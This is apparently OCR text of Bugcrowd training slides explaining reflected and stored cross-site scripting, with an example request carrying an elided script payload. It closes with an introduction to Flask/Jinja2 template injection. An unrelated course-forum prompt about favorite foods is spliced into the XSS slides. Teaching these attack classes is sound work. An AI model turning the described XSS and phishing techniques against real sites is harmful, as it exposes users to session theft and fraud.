
bugcrowd

Web Security

XSS Overview

- Cross Site Scripting
- Occurs when attacker controlled in
- What if our forum post contains valid HTML?
- Imagine it is displayed as:

```
<div id="post">
    <script>...</script>
</div>
```



Module 1 Discussion: Food and Culture

Your new question

Subject: What's your favorite food?

Message:

We all have that food that we've loved for as long as we can remember. What's that special food for you?

Click reply to post your answer. After you post, you'll be able to see the responses of others. Please respond to at least two classmates.

- HTML supports <script> for inline JS - XSS allows you to run arbitrary JS on other user's browsers

etc

Web Security

XSS Overview

- Two types of XSS

Web Security

XSS Overview

- Two types of XSS
- Reflected:
  - Supplied in URL/request
  - Reflected immediately on site

Web Security

XSS Overview

- Two types of XSS
- Reflected:
    - Supplied in URL/request
    - Reflected immediately on site
    - `GET /dashboard?name=<script>...</script>`

Web Security

XSS Overview

- Two types of XSS
- Reflected:
  - Supplied in URL/request
  - Reflected immediately on site
  - `GET /dashboard?name=<script>...</script>`
  - Useful in phishing campaigns - send target a malicious link on a legitimate website

Web Security

XSS Overview

- Two types of XSS
- Stored:
  - Stored on server, any user could be impacted
  - i.e., forum post

Web Security

XSS Overview

- Two types of XSS
- Stored:
  - Stored on server, any user could be impacted
  - i.e., forum post
  - Noisier, higher impact

Web Security

XSS Overview

- Two types of XSS
- Stored:
    - Stored on server, any user could be impacted
    - i.e., forum post
    - Noisier, higher impact
    - “hey check out USER’s last post!”

Web Security

Template Injection Overview

- Flask is a common python web app framework

Web Security

Template Injection Overview


- Flask is a common python web app framework
- Leverages Jinja2 for templating

bugcrowd

Web Security

Template Injection Overview

- Flask is a common python web app framework
- Leverages Jinja2 for templating
- Example: blog post template




```
<h1>My Blog</h1>

{% for post in posts %}
  <article class="post">
    <h2>{{ post.title }}</h2>
    <p class="meta">
      By {{ post.author }} on {{ post.date }}
    </p>
    <div class="content">
      {{ post.content }}
    </div>
  </article>
{% else %}
  <p>No blog posts yet.</p>
{% endfor %}
```

bugcrowd

Web Security

Template Injection Overview

- Flask is a common python web app framework
- Leverages Jinja2 for templating
- Example: blog post template
- Template “code” runs server side

